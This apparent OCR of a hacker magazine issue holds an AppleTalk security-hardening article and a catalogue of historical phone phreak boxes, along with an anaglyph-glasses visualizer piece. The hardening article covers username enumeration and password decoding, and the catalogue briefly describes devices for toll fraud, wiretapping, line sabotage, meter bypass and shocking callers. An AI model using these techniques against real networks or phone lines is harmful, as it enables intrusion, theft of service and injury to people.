It would be really interesting to get a dot-plane working with this effect, but unfortunately I've found that there are far too many dots at most angles to not have one dot plane overlap a large portion of the other. You could do this by writing an AVS plugin in C++, but that is outside the scope of this article.

**What Can I Do with the Presets?**

Noting the limitations above, you can have some damn cool effects. The most noticeable thing you can do is modify "c" in the formula dynamically. WinAMP's AVS Studio contains the ability to do "OnBeat" modifications to your variables.

**Calibrating Your Preset**

To get the best 3D effect, you want the brightest color of red that still appears dark to the eye seeing through the blue cellophane, and vice versa. To find the right shade of blue, double click on the blue bar near the bottom-right of the window. Put on your glasses. Close your right eye. Choose a shade of blue that appears dark to your left eye. You should now be looking at the light-to-dark blue vertical gradient near the bottom right of the color selector through the red cellophane. Move the brightness selector upwards as high as it goes while it still appears black, or near black. This will make the color as noticeable as possible to your right eye while still appearing as nothing to your left eye. Click okay, and calibrate the second "Render/Superscope" color by doing the opposite of what you did for the first. If when looking at the presets through the glasses you can see what almost looks like shadows of the scopes on the screen itself, try darkening the chosen shades of blue and red.


**Other Ideas with the Glasses**

Obviously, WinAMP AVS modules are just one idea for these glasses. With basic VB skillz one could write 3D wireframing modules or a starfield generator in pseudo-3D. Of course, you're limited to the color of purple, but considering you've paid about a dollar or less for these you shouldn't really complain. One suggestion I've had from a friend was to make an hour-long mixtape, export the whole thing to VHS and bring the tape, 20 pairs of the glasses, and a lot of booze/weed/cough syrup/whatever to a party and have a nice massive trip.

**Conclusion**

Well, when it works, it works well. If you can't get your crazy ass preset to work on the first try, attempt to simplify it - I've found it's a lot easier to see two scopes than one, but three or more need a warm up of simpler effects. Other things you can try are shifting your head from side to side - this helps you really see the effect I've found. If you have too many scopes (four instead of two), try changing the distance or angle you're viewing. Just experiment, half the fun's just seeing what you can come up with. Then again a good chunk of it is staying up til 4 am coaxing some cough syrup listening to Aphex Twin in headphones.

*Greetz: HackCanada, argv, clox, the other members of Priapism, JaidenKnight, all my local friends - you know who you are.*



# AppleTalk Security Secrets

by Steven Kreuzer
skreuzer@mac.com

By most accounts, Apple clients and servers make up a small portion of the types of systems on any given network. However, Apple hardware and software have carved out a niche in certain areas such as design and multimedia along with the educational field. AppleTalk networks do exist. It is just that hackers and system administrators tend to overlook them. In mixed environments, the network managers tend to be highly proficient with Unix or Windows NT but don't know, or care to know, about how AppleTalk networks actually work. They will take the minimum steps necessary to ensure that Apple clients can connect to network resources and once that is complete all is well and good. However, this lack of understanding can be used as a possible entry point into your network. This article was written using a Power Macintosh G4 running OS 9.2.2 and a dual processor Power Macintosh G4 running OS 9.1 and AppleShare IP 6.3.3. It will address potential security holes and what you can do to harden both the client and server side of an AppleTalk network

We will start off by examining the client side and one of the most common problems which also plagues other network protocols as well. Older Macintosh clients connecting to servers will send their password in clear text across the network. It is also possible that the server will force the client to send their password as clear text if it does not support other authentication algorithms. (Windows 2000 with AppleTalk support will do this.) This is one of the easiest problems to fix, and you have two very good solutions at hand. The first is to download an updated version of the AppleShare client that is available at http://www.apple.-com/appleshareip/text/downloads.html. The second solution is a little more complex. If you open the AppleShare client in ResEdit and locate the "FSMNT" resource you will see a sub-resource labeled "ApShare Mounter". Open up that resource and do a search in ASCII for "Cleartxt". Once found, replace the "C" in "Cleartxt" with any other letter. Once that is complete, do the same for the "ApShare ExFS" in the "EXFS" resource. Once that is complete, save your changes and move the file back into the extensions folder on the client machine. This will prevent the user from sending their password in clear text.

Another problem is allowing users to save their login name and password. This creates an alias to the file server located in the "Servers" folder in the "System Folder". When the machine boots up, it will mount all file servers listed in that folder. This can become a problem if an attacker has physical access to a client machine. It is possible to modify the AppleShare client so that the "Save my name and password" feature is disabled. A patch for that is available at http://homepage.mac.com/skreuzer.

The last problem I will address on the client side is personal file sharing. Every Mac OS since version 7.0 has the ability to allow the end user to share his or her hard drive and allow remote connections. Most of the time when a person enables file sharing they don't assign a password to the system owner, thus allowing remote logins with full read and write privileges to the entire hard drive. Or a person will share the entire hard drive rather then make share points and give regular users read and write privileges to the whole hard drive, including the system folder. This will allow an attacker access to vital system resources and also exposes things like preference files which can contain passwords used by different applications. It would also be possible to install a trojan or virus that will execute upon next startup by placing the file in the "Startup Items" folder. An attacker with malicious intent could erase certain parts of the hard drive, or the entire hard drive. To prevent this from occurring, you can remove the "File Sharing Extension" from the extensions folder in the system folder. This will remove the ability to start personal file sharing.

On both AppleShare IP servers and Macintosh workstations running personal file sharing store usernames, passwords and group data in a file called "Users and Groups Data File" which is located in the preferences folder of the system folder. The encryption algorithm is very simple and it is possible to decode passwords stored in this file. AppleShare IP does not allow you to share the system folder, so unless an attacker had physical access to the server or was able to execute a trojan on the server side, you should not have to worry about the trivial encoding scheme used. macfspwd.c, the Unix utility to decode the password is available from http://happiness-.dhs.org/software/macfspwd/macfspwd.c.

The perceived simplicity of AppleShare IP (ASIP) makes it appealing to novice administrators who typically have little appreciation for security. Out of the box, ASIP is very secure but certain steps can be taken to harden the out of the box configuration. One of the biggest drawbacks

of ASIP is its inability to keep access logs. (The web and mail server do log activity, but file sharing does not.) It is possible to get a list of users currently connected to the server, the connection method, and when they logged on, but this data is not written to any file so once they log off, all this information is lost.

ASIP makes the enumeration of valid usernames a trivial task due to the fact that security was sacrificed for ease of use. When you use the AppleShare client to log onto a server, the return result from the server can be used to brute force valid usernames. When an invalid username is entered, the server responds with a kOAMErrMemberObjectNotFound (error ñ29312) which translates to "Unknown user, invalid password or the login is disabled....", but when a valid username with an invalid password is sent, the server responds with kOAMErrAuthenticationError (error ñ29360) which translates to "Sorry, the password you entered is incorrect...". With this it would be possible to write a script to read in usernames from a file and mimic the login process and parse the result to brute force enumerate valid usernames. To protect yourself against this, make sure that the server disables accounts after multiple failed login attempts. With this feature and a secure user password in place, brute forcing becomes much more difficult, if not impossible. The drawback is that ASIP only allows you to configure the minimum characters in a password. You are unable to force a user to mix numbers and letters, and you are unable to "blacklist" certain words like "password".

The final topic I will address in this article is related to user authentication. The algorithms for all of the AppleShare authentication methods are public. The most widely used authentication method is 2 Way randnum that sends two 8 byte DES encrypted random numbers over the network. From a computational standpoint the algorithm is exactly as strong as 56-bit DES and it has a password length limit of eight characters. It is vulnerable to an offline password guessing attack similar to running crack against a Unix passwd file. Apple has developed a new authentication method that addresses the weaknesses of 2 Way randnum, called DHX. DHX uses Diffie-Hellman key exchange to create a 128-bit session key and then sends a 64-character password to the server encrypted with CAST 128. Its strength is approximately equivalent to 128-bit SSL.

I have only scratched the surface of the numerous potential vulnerabilities of AppleTalk networks. In reality, on a well-configured AppleTalk network, it can be incredibly difficulty to bypass security. But certain tools and techniques can create access paths into your systems. I hope this article has sparked an interest, and system administrators will take a closer look at their networks.

# The Definitive Guide to Phreak Boxes

**by Elf Qrin**
**(www.ElfQrin.com)**

Traditionally in the phreaker culture, any device thought to be connected to a phone line is called a "box" and is named after a color since the first "blue box" invented by Captain Crunch, the father of the phreak scene. Since all colors were quickly used for this purpose, other fanciful names began to be used to name boxes.

I've tried to make a definitive list of all the known "color boxes" with a brief description of each.

I've done a lot of research to find and classify them all, reading through about 300 documents. In most cases I've used quotes from the original documents for the descriptions.

Since most boxes were invented in the '80s or early '90s, this article is mainly meant for informative and historical purposes. Many of these boxes don't work nowadays. (Some may never have worked at all.) However, some still do. And sometimes similar models can even be found in stores.

I've catalogued 94 phreak boxes of 75 different kinds (counting only boxes with different functions), and 17 aliases (same box with a different name).

I've also included five non-phreak boxes of four different kinds (boxes not meant to be plugged into the phone line - they're meant for use with the electric line or something else).

The raw total is 99 boxes of 79 kinds and 17 aliases, which adds up to 116 box names.

When the name of a box is included between parentheses, the box name is actually just an alias of another box.

When the name of a box is included between square brackets, the box has been created or reinvented by someone else using a different scheme and/or different components.

When there's one box that uses the name of an already existing box (supposedly because the author was unaware of it), I've added to it a sequential number between parentheses, such as (2), (3), etc.

***(2600 Box)*** (another name for the Blue Box). See Blue Box.

***Acrylic Box*** (aka Extended Bud Box). The purpose of this box is to get Three-Way Calling, Call Waiting, programmable Call Forwarding, and an easier way of extended Bud Boxing, stealing them from the fortunate ones on your block. Created by The Pimp.

***ALF Box.*** A tone generator for the Apple IIe with an ALF Music Synthesizer Card. Created by Sir Briggs of the SouthCentral Discount Waremeisters (SCDW) of Texas.

***Aqua Box.*** Every true phreaker lives in fear of the dreaded F.B.I. "Lock in Trace." For a long time, it was impossible to escape from the lock in trace. This box offers an "escape route" by lowering the voltage on the phone line. Concept by Captain Xerox. Plans by: The Traveler.

***Assassin Box*** (sometimes misspelled as Assasin Box, Asassin Box, Asasin Box). A box designed to scare, harm, or kill people at the phone by a shock of electricity right in the ear as soon as the victim starts dialing a number. This box was designed, because its authors, after trying a Day-Glo Box for some weeks "were bored and decided to move on to telephone terrorism." Linked by Grim Reaper.

***[Beagan Box]*** (sometimes misspelled as Began Box) [similar to Beige Box, Beige Box Revisited, Day-Glo Box]. See Beige Box. Concept and Design: Black Box. Beta Testing: Lord Reagan.

***Beige Box*** [similar to Beagan Box, Beige Box Revisited, Bud Box, Day-Glo Box]. A homemade lineman's handset, also known as REMOBS (REMote OBserving Systems). With a Beige Box you can do the following things: "Eavesdropping; long distance, static-free free fone calls to phriends; dialing direct to Alliance Conferencing (also static-free); phuking up people; bothering the operator at little risk to yourself; blue boxing with a greatly reduced chance of getting caught; anything at all that you want, since you are an extension on that line." Invented by The Exterminator and The Terminal Man. Date: Friday, May 17, 1985.

***[Beige Box Revisited]*** [similar to Beagan Box, Beige Box, Day-Glo Box]. See Beige Box. By Mercenary. Year: 1992 or later.

***Black Box.*** A Black Box is a device that is hooked up to your fone that fixes it so that when you get a call, the caller doesn't get charged for the call. This is good for calls up to a half hour. After that the fone company gets suspicious, and then you can guess what happens. The original box was created in the USA. There are modified versions for other countries. Original author unknown. UK Black Box by K.S. Reach of The Hackers Academy (March 1988). Greek Black Box by Fabulist and Enigma (year 1992).

***Blast Box.*** All a Blast Box is is a really cheap amplifier (around five watts or so) connected in place of the microphone on your telephone meant to talk to someone on the phone who just doesn't shut up.

***Blast Box II.*** Similar to the Blast Box, but designed to blow up other people's computers, instead of their ears.

***Bleeper Box*** [UK version of the Blue Box]. The United Kingdom's own version of the Blue Box, modified to work with the UK's phone system. Based on the same principles. However, British Telecom uses two sets of frequencies, forward and backward.

***Blotto Box.*** For years now every pirate has dreamed of the Blotto Box. It was at first made as a joke to mock more ignorant people into thinking that the function of it actually was possible. This box quite simply, can turn off the phone lines everywhere. Originally conceived by King Blotto. Created by The Traveler.

***Blue Box (aka 2600 Box).*** The mother of all boxes. The first box in history which started the whole phreaking scene. Invented by John Draper (aka "Captain Crunch") in the early 60's, who discovered that by sending a tone of 2600Hz over the telephone lines of AT&T, it was possible to make free calls. In the 1960's, the makers of Cap'n Crunch breakfast cereal offered a toy-whistle prize in every box as a treat for the Cap'n Crunch set. Somehow John Draper (who called himself "Captain Crunch" since then) discovered that the toy whistle just happened to produce a perfect 2600-cycle tone. Discovered by Captain Crunch (John Draper). Year: early 1960's.

***(Blue Con Box)*** (short name for the Blue Conference Box). See Blue Conference Box.

***Blue Conference Box*** (aka Blue Con Box). A Blue Box and a Con Box combined.

***Bottle-Nosed Gray Box*** [selective version of the Rainbow Box]. This box will do damage to only your phone, the line between you and your enemy, and your enemy's modem, whereas the Rainbow Box just takes everything out. By The Dolphin that came from Belmont.

***[Brown Box]*** (aka Opaque Box) [similar to Con Box, Party Box, Three Box]. Created by The Doc.

***Bud Box.*** This box is quite similar to a Beige Box, except this is a portable unit. It is extremely handy for free voice calls and tapping a nearby house's line. Invented by Dr. D-Code and The Pimp of The Slaughtered Chicken.

***Busy Box.*** This box is attached to the outside of the person's house in their telephone box. It makes it so that when any phone inside that house is picked up, no dial tone is heard and no calls can be received or sent. This is good for lame BBS's as they tend not to call out much, and it will remain undetected for a longer period of time. Invented by Black Death.

***Charging Box*** (aka Light Box). This box is used to indicate when a call is being charged for and when it is not. Once installed, the box has two lights, a green one and a red one. Green means free and red shows that you are being charged. Created

by Stinky Pig Productions (a UK team).

***(Chart Box)*** (short name for the Chartreuse Box). See Chartreuse Box.

***Chartreuse Box*** (aka Chart Box, Obnoxious Box). Your telephone line is a constant power source. This box is designed to allow you to tap that power source and give you up to 12 volts (more if you use a transformer). Created by Wonko The Sane.

***Cheese Box.*** This box (named for the type of box the first one was found in) turns your home phone into a pay phone. It can be used together with a Red Box to make free calls. Created by Otho Radix (?).

***Chrome Box.*** A portable self-contained device to manipulate traffic signals. Not a phreak box. Created by Remote Control. Date: June 14 1988.

***Clear Box.*** This box works on "post-pay" payphones (a kind of payphone that could be found in Canada and in rural United States). In other words, those phones that don't require payment until after the connection has been established. If you don't deposit money, you can't speak to the person at the other end, because your mouthpiece is cut off - but not your earpiece. (Yes, you can make free calls to the weather, etc. from such phones.) With this box the user is able to speak to the other person for free. The clear box thus "clears" up the problem of not being heard. Author: Mr. French of 2600. Originally published in the July 1984 issue of *2600.*

***Cold Box.*** Usage unknown. Cited in the Blotto Box document. Created by The Traveler.

***Con Box*** (aka Conference Box) [similar to Brown Box, Party Box, Three Box]. This box allows you to connect two lines in your house to give Three-Way type service, creating a party line.

***(Conference Box)*** (expanded name for the Con Box). See Con Box.

***Copper Box.*** Uses cross-talk feedback to try to damage sensitive equipment of a phone company. More a method than a real box. Conceived by The Cypher. Year: 1986.

***Crimson Box*** (sometimes misspelled as Chrimson Box) [similar to Green Box (2), Orange Box, Hold Box, Hold On Box, White Box (2), Yellow Box (2)]. This box is a very simple device that will allow you to put someone on hold or make your phone busy with a large amount of ease. You flip a switch and the person can't hear you talking. Flip it back and everything is peachy. It doesn't have a LED to show when hold mode is on. Created by Dr. D-Code. Year: 1985.

***Dark Box.*** Multi-Purpose Network Manipulation Unit. This box's basic design allows you to call anywhere on earth without fear of being billed or traced. Created by Cablecast 0perator of the Dark Side Research Group. Year: 1987.

***[Day-Glo Box]*** (aka DayGlo Box) [similar to Beige Box]. This box lets you place calls for free with no time limit, no possibility of a wiretap, and the calls can be placed from anywhere in the world. Conceptualized by John F. Kennedy.

***Diverti Box.*** Cited in the Blotto Box document. Probably used to divert a phone call. Created by The Traveler.

***Dloc Box.*** Call/receive on two lines with the option to conference them. By The Dark Lords of Chaos: Prowler, Apprentice, Pro Hack, Zeus, Tarkmeth, Blackstoke, Lazer. Date: October, 3 1988.

***DNA Box.*** Not actually a box but a project of the Outlaw Telecommandos to hack cellular phones in the early era of those devices (1989). Issued in February 1989.

***(Extended Bud Box)*** (another name for the Acrylic Box). See Acrylic Box.

***Fuzz Box.*** This box duplicates the tones of coins dropping down the phone chute, thereby allowing the user to place calls without paying for them.

***Gold Box*** [similar to X-Gold Box]. When you put a gold box on two phone lines it lets anyone who calls one of the lines call out on the other. So when the phone company traces the line it will tell them that you're calling from the line you hooked the gold box up to. By Dr. Revenge, cosysop of Modem Madness (516).

***Grab Box.*** This box uses inductive coupling to join with any radio that uses a coil for an antenna (such as an AM, longwave, or shortwave radio) and allows you to lengthen it considerably. Not a phreak box. This kind of box can be commonly found in an electronic shop. By Shadowspawn.

***Green Box.*** This box generates tones for Coin Collect, Coin Return, and Ringback. It must be used by the CALLED party.

***[Green Box (2)]*** [similar to Crimson Box, Orange Box, Hold Box, Hold On Box, White Box (2), Yellow Box (2)]. A hold button. See Crimson Box.

***(Gray Box)*** (another name for the Silver Box). See Silver Box.

***[Hold Box]*** [similar to Crimson Box, Green Box (2), Orange Box, Hold On Box, White Box (2), Yellow Box (2)]. A hold button. See Crimson Box.

***[Hold On Box]*** [similar to Crimson Box, Green Box (2), Orange Box, Hold Box, White Box (2), Yellow Box (2)]. A hold button. See Crimson Box.

***Infinity Box*** (sometimes misspelled as Infiity Box). When the phone number of a telephone containing an infinity box device is dialed and a certain note is blown into the phone from a Hohner Key of C harmonica, the bugged phone does not ring and, what's more, enables the caller to then hear everything said in the room that the phone is located in. As long as the caller wants to stay on the phone, all is open to him or her. If the phone is lifted off the hook, the transmitter is disconnected and the "bugged" party receives a dial tone as if nothing was wrong with the line. Description by Iron Man of The Crack Shop. From the original

"Infinity Transmitter" by Manny Mittleman.

***In-Use Light Box.*** A device that signals whether or not an extension of a particular phone line is off-hook. It does *not* indicate whether or not a phone is being tapped, and will light whenever any extension is picked up. By The Night Owl AE.

***Jack Box.*** A device to generate tones created starting from a phone keypad.

***Jolly Box.*** Software written in 8086 assembly which generates several phone tones ("Multi-Frequenz-Demon-Dialer for Global Access"). Code by Jolly Roger. Updated by Zaphod Beeblebrox of Control Team. Date: probably 1993 or earlier.

***(Light Box)*** (another name for the Charging Box). See Charging Box.

***Loud Box.*** Makes your voice louder over the phone line. Especially meant for use in conference calls. Designed, written and built by Mr. Bill.

***Lunch Box*** (aka Tap Box). The Lunch Box is a very simple transmitter used for eavesdropping. It is quite small and can easily be put in a number of places. Created by Dr. D-Code.

***Magenta Box.*** When you call up line one from your house, you will get a dial tone almost immediately. Using DTMF you can dial anywhere that the person who owns line two has service to. Which means you can direct dial Alliance, Australia, and your favorite BBS for *free*. Designed by Street Fighter.

***Magenta Box (2).*** A portable ringing generator which, if connected to a phone line, will make the phone on the end of it ring. It works by using a relay as a vibrator to generate AC which is then stepped up by a transformer and fed through a capacitor into the phone line to make the phone ring.

***Mauve Box.*** Generates a magnetic field to tap the nearest phone conversation (somehow similar to Tempest, the system to tap video screens). Created by Captain Generic with help from The Genetic Mishap. Date: November, 24 1986 - 19:08.

***Meeko Box.*** A multi-purpose box with the following features: It is able to record telephone conversations with excellent quality. It is able to play a source directly into the phone line. It can keep the phone line open. You can box without using a phone, and headphones (requires a modem). Designed by Meeko of Hi-ReS UK. Year: 1994.

***Mega Box.*** A cable rerouter to hook up a second line in your house.

***Modu Box*** (aka Modula Box). A second phone plug attached to an existing one. Designed by Magnus Adept.

***(Modula Box)*** (expanded name for the Modu Box). See Modula Box.

***[Music Box]*** [similar to Pink Box (2)]. It's basically a Pink Box (2) without the LED. See Pink Box (2). Created by Aluminium Gerbul.

***Mute Box.*** This box lets the user receive long distance calls without being detected.

***Neon Box*** (aka Record-o-Box) (erroneously used as an alias for the Blast Box II) [similar to Sound Blaster Box, Rock Box, Slug Box]. A device that adds a normal jack interface to a telephone, allowing the sending of music or tones into the phone line, or the recording of conversations using the microphone input of a recorder. This kind of box can be commonly found in a phone shop.

***Noise Box*** [similar to the Scarlet Box]. It is a device you can attach to a victim's phone line so that an abnormal amount of noise will be present on the line at all times, which would make data transmissions almost impossible and voice communications annoying, to say the least. By Doctor Dissector of Phortune 500.

***(Obnoxious Box)*** (another name for the Chartreuse Box). See Chartreuse Box.

***Olive Box.*** An alternative ring for your phone with a light that also flashes when the phone rings. By Arnold, sysop of Hobbit Hole AE (HHAE) East Branch.

***(Opaque Box)*** (another name for the Brown Box). See Brown Box.

***[Orange Box]*** [similar to Crimson Box, Green Box (2), Hold Box, Hold On Box, White Box (2), Yellow Box (2)]. A hold button. See Crimson Box.

***Paisley Box.*** A multipurpose box that combines the functions of several boxes, including blue, beige, and blotto. Among other things can seize operator lines and remotely control all TSPS and TOPS consoles. By Blade of the Neon Fucken Knights.

***Pandora Box.*** A device that generates a high intensity sound to produce pain. A similar device (usually called "phasor") is commonly sold in security shops for personal defense. By Dr. Rat of Rat Labs, S.F., CA. Year: 1986.

***[Party Box]*** [similar to Brown Box, Three Box, Con Box]. This box allows free Three-Way calling, connects two phone conversations at once, without any static or excess wiring, or even having two phone lines. Created by Greyhawke of The Dark Knights (TDK).

***Pearl Box*** [similar to Pearl Box 2 - Advanced Pearl Box]. This is a box that may substitute for many boxes which produce tones in hertz. The Pearl Box when operated correctly can produce tones from 1-9999Hz. As you can see, 2600, 1633, 1336, and other crucial tones are obviously in its sound spectrum (yet you'd need two Pearl Boxes to generate combined tones, such as the ones of the dialpad). Created by Dr. D-Code. Year: before 1989.

***[Pearl Box 2 - Advanced Pearl Box]*** [similar to Pearl Box]. A Pearl Box made in an easier and cheaper way. Created and Tested by Dispater. Date: July 1 1989.

***Pink Box.*** Allows you to hook two separate phone lines together to have Three-Way calling with hold on either line, as well as bringing a dial tone into the conversation with someone and allowing them to dial the number with touch tones so it will connect Three-Way. When they hang up, it will disconnect Three-Way calling. No more

need to play with the hook for Three-Way.

***Pink Box (2)*** [similar to Music Box]. The function of a "Pink Box" is to add hold button that allows music or anything else to be played into the telephone while the person is on hold. This modification can either be done right in the telephone or as a separate box. This kind of box can be commonly found in a phone shop.

***Plaid Box.*** Turns a pulse phone line into a touch phone capable line.

***(Portable Gray Box)*** (another name for the Gray Box). See Portable Silver Box.

***Portable Silver Box*** (aka Portable Gray Box). A batteries-operated Silver Box that can fit in a pocket for use in payphones or wherever. By The Phone Phantom.

***[Power Box]*** [similar to Tron Box]. The power box is a simple device that will allow you to completely bypass the meter-reading equipment of the power company. It works by connecting the power line running into your house directly instead of through the meter (which records electricity usage for the power company). When implemented correctly, there is no possible way that you can be detected by the power company and therefore save many hundreds of dollars through its use. Not a phreak box. Concept and Plans by Cursor. Date: August 9 1990.

***Puce Box.*** This box emits vaporous LSD. Line noise may cause strychnine formation.

***Purple Box.*** This box allows switching between two phone lines, putting one of them on hold. A LED shows which line is on hold. Created by The Flash. Date: February 26 1986.

***Rainbow Box*** [non selective version of the Bottle-Nosed Gray box]. Connects the electric line to the phone line blowing up everything. Odds are you will take out every phone in the neighborhood and get caught. By The Dolphin that came from Belmont.

***Razz Box.*** This box allows you to tap your neighbor's line without your neighbor knowing it. You can also make free phone calls. Written by The Razz and released by The Magnet of Crime Ring International. Date: November 12 1988.

***(Record-o-Box)*** (another name for the Neon Box). See Neon Box.

***Red Box*** [similar to the Red Box Whistle]. The Red Box basically simulates the sounds of coins being dropped into the coin slot of a payphone. The traditional Red Box consists of a pair of Wien-bridge oscillators with the timing controlled by 555 timer chips.

***[Red Box Whistle]*** [similar to the Red Box]. A phreak in the Midwest has extensively tested a method of red boxing which uses nothing more than a pair of brass or aluminum whistles. This method is very similar to the original blue boxing as it was discovered by Cap'n Crunch. Reported by The Researcher.

***Red Green Box*** [combines a Red Box and a Green Box]. This is a device that generates the tones for red boxing and green boxing. By Pink Panther.

***Ring/Busy Box.*** When connected to a phone line, this box will cause a busy signal anytime a call is made to that particular line. They can still use their phone to make outgoing calls. By M0rtaSkuld.

***[Rock Box - Basic]*** [similar to the Rock Box - Advanced, Neon Box, Sound Blaster Box]. The Rock Box channels the music from the stereo out to the phone line via the headphone output. It also can record conversations. Created and designed by Video Vindicator of the Shadows of IGA.

***[Rock Box - Advanced]*** [similar to the Rock Box - Basic, Neon Box, Sound Blaster Box]. The Rock Box channels the music from the stereo out to the phone line via the headphone output. It also can record conversations. The Advanced version has more complex wiring and better audio quality. Created and designed By Video Vindicator of the Shadows of IGA.

***Sand Box.*** Usage unknown. Cited in the Crimson Box document. By Dr. D-Code. Year: 1985 or 1986.

***[Scarlet Box]*** [similar to the Noise Box]. The purpose of a Scarlet Box is to create a very bad connection. It can be used to crash a BBS or just make life miserable for those you seek revenge upon. Written and created by The Pimp.

***Servo Box.*** Uses R/C car servos to change lines in poles outside of house. This could be a nice idea, but very expensive and hard to do.

***Silver Box*** (aka Gray Box) [similar to Solid State Silver Box]. The silver box transforms keys 3, 6 , 9, # to special keys A, B, C, D.

***[Slug Box]*** [similar to the Neon Box]. A slug box is a recording box that stops and starts the tape recorder when a connection is made. Date: May 14 1990, 10:18 pm.

***Snow Box.*** An underground television transmitter built using commercially available parts. Not a phreak box. Date: June 13 1988.

***Solid State Silver Box*** (can be shortened as SSSilver Box) [similar to Silver Box]. This box uses an integrated circuit to generate the tones rather than converting a phone keypad.

***(SSSilver Box)*** (short name for the Solid State Silver Box). See Solid State Silver Box.

***[Sound Blaster Box]*** [similar to Neon Box, Rock Box]. A device that adds a normal jack interface to a telephone, allowing the sending of music or tones into the phone line, or the recording of conversations using the microphone input of a recorder. Better than a Neon Box. By ShadowHawk. Date: March 31 1994.

***Static Box.*** This box keeps the voltage regulated so that you can avoid static. This allow a more stable line for high speed modems (which at the time meant 2400bps). In a certain way it's the opposite of boxes like the Noise Box. Created by The Usurper and The Raver of the Lords of Twilight. Date: Originally released on November 21

1986. Second release on December 27 1987.

***Switch Box.*** With the Switch Box you can put one or both phone lines on hold with visible indicators of each line's status, conference call with two people, change a phone from line 1 to line 2, and lastly, make one phone line physically dead to the outside world. By Autopsy Saw.

***Sword Box.*** The sword box is just essentially a Bud/Beige/Day-Glo Box with enhancements and modifications. The structural differences in the Sword Box make it better however, and thus safer for you to use. By Grim Reaper/STS. Date: November 22 1987.

***Tan Box*** (it's not the short name of the Tangerine Box, which is a different box). It allows you to make recordings from a phone line, and it will only record once the victim's phone is picked up. It's like a Neon Box combined with a Beige Box.

***Tan Box (2)*** (it's not the short name of the Tangerine Box, which is a different box). It serves as a phone ringer. You have two choices for ringers: a piezoelectric transducer (ringer) or a standard 8 ohm speaker.

***(Tanger Box)*** (short name for the Tangerine Box). See Tangerine Box.

***Tangerine Box*** (can be shortened as Tanger Box. Can't be shortened as Tan Box, which is a different box). Enables you to plug it in, then listen to the conversation, without them hearing a click or anything... plus a jack for headphone, or tape. By Happy Harley.

***(Tap Box)*** (another name for the Lunch Box). See Lunch Box.

***[Three Box]*** [similar to Brown Box, Party Box, Con Box]. Use one line, another line, or both. Like a Con Box, but better because it uses LEDs for which line you are on.

***Tron Box*** [similar to Power Box]. It will put a reverse phase signal on the line and cancel out the other phase and put a reverse phase signal running everything in the house. It should make the electric meter run backwards. Not a phreak box. By Pure Evil.

***Urine Box*** (aka Zap Box). It basically creates a capacitative disturbance between the ring and tip wires in another's telephone headset. By Wolfgang von Albatross of the Underground_Elite. Date: March 2 1986.

***V-Box.*** Detect voltage changes in phone lines (used for taps).

***Violet Box.*** This box allows calls to be made from payphones with just one coin, keeping the line from being released when time is up. The author was going to call this the "Yellow, Violet and Brown Box" but then decided that name was too long so he stuck to just violet because it sounded nice. By The Kez.

***White Box.*** Turns a normal touch tone keypad into a portable unit. This kind of box can be commonly found in a phone shop.


***[White Box (2)]*** [similar to Crimson Box, Green Box (2), Orange Box, Hold Box, Hold On Box, Yellow Box (2)]. A hold button. See Crimson Box.

***White Gold Box.*** A White Box and a Gold Box combined. Created by The Traveler.

***Yellow Box.*** This box can switch a payphone from working to out of order and vice versa. By Captain Hook. Date: February 3 1986 - 5:47.

***[Yellow Box (2)]*** [similar to Crimson Box, Green Box (2), Orange Box, Hold Box, Hold On Box, White Box (2)]. A hold button. See Crimson Box.

***(Zap Box)*** (another name for the Urine Box). See Urine Box. The scheme and description is the same for the urine box, but it's attributed to another author. By KiLLg0re Trout [BULge].


Over the years, we've managed to get a lot of corporations, agencies, and entire governments very angry at us for the things we print in the magazine or the web site. It's become difficult for us to keep track of all the legal threats we've gotten. So we decided to stick it all on a t-shirt so nobody would forget.

The front of the shirt is a graphical image of our continuing ride through the streets of Corporate America, constantly attracting the attention of enforcement agencies of all sorts. On the back you'll find a concert tour style listing of the various legal threats and lawsuits we've faced. Get yours soon before we have to add more threats and make the print smaller!

Order through our online store at store.2600.com or send $18 (US $22 overseas) to 2600, PO Box 752, Middle Island, NY 11953 USA. Indicate your size (L, XL, XXL)

# The Bungee Box

**by Captain B**


The principal and construction of this box is quite simple. You're modifying a phone handset cord for use as a line cord. All you will need for making this is a wire cutter (or wire cutter/stripper) and modular crimp tool. Radio Shack sells both, but you can also find the modular crimp tool at other places that sell phones and phone accessories. Radio Shack sells two different modular crimp tools. The only difference is that the cheaper one ($9.99) has no wire cutter and only crimps RJ11, 14, and 25 (one, two, and three line) modular plugs. The more expensive one ($29.99) has a built in wire cutter and also crimps plugs on RJ45 (four line) modular plugs. As long as you have a wire cutter, you don't need to drop $30 on the more expensive crimp tool.

